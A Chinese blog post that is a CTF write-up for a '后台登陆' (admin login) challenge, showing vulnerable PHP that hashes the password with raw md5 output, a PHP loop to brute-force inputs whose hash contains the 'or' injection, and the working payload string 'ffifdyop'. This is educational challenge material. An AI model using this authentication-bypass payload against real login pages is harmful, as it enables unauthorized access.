实验吧 后台登陆 writeup

原创

zero-L 于 2019-04-29 13:49:37 发布 106 收藏


分类专栏： ctf 实验吧 文章标签： 实验吧 后台登陆 writeup

本文链接：https://blog.csdn.net/weixin_39938635/article/details/89673238

ctf 同时被 2 个专栏收录

5 篇文章 0 订阅

订阅专栏



实验吧

3 篇文章 0 订阅

订阅专栏

题目地址

查看网页源码，看到如下提示

```
<!-- $password=$_POST['password'];
$sql = "SELECT * FROM admin WHERE username = 'admin' and password = '".md5($password,true)."'";
$result=mysqli_query($link,$sql);
    if(mysqli_num_rows($result)>0){
        echo 'flag is :'.$flag;
    }
    else{
        echo '密码错误!';
    } -->
```


md5

```
md5(string,raw)
```

参数	描述
string	必需。规定要计算的字符串。
raw	可选。规定十六进制或二进制输出格式： • TRUE - 原始 16 字符二进制格式 • FALSE - 默认。32 字符十六进制数

关键在于构造出一个可以注入的字符串，比如，后面只要是随便什么非0数就可以被解析

```
SELECT login FROM admins WHERE password = '<trash>'or'1<shit>'
```

使得输入的数据经过md5加密后的16字符二进制经mysql解析后上述模式

```
<?php
for ($i = 0;;) {
 for ($c = 0; $c < 1000000; $c++, $i++)
  if (stripos(md5($i, true), '\'or\'') !== false)
   echo "\nmd5($i) = " . md5($i, true) . "\n";
 echo ".";
}
?>
```

伸手党。。。

字符串：ffifdyop

hash: 276f722736c95d99e921722cf9ed621c

('or'6)

得到flag

~~（题目链接早已揭示一切）~~

参考：http://mslc.ctf.su/wp/leet-more-2010-oh-those-admins-writeup/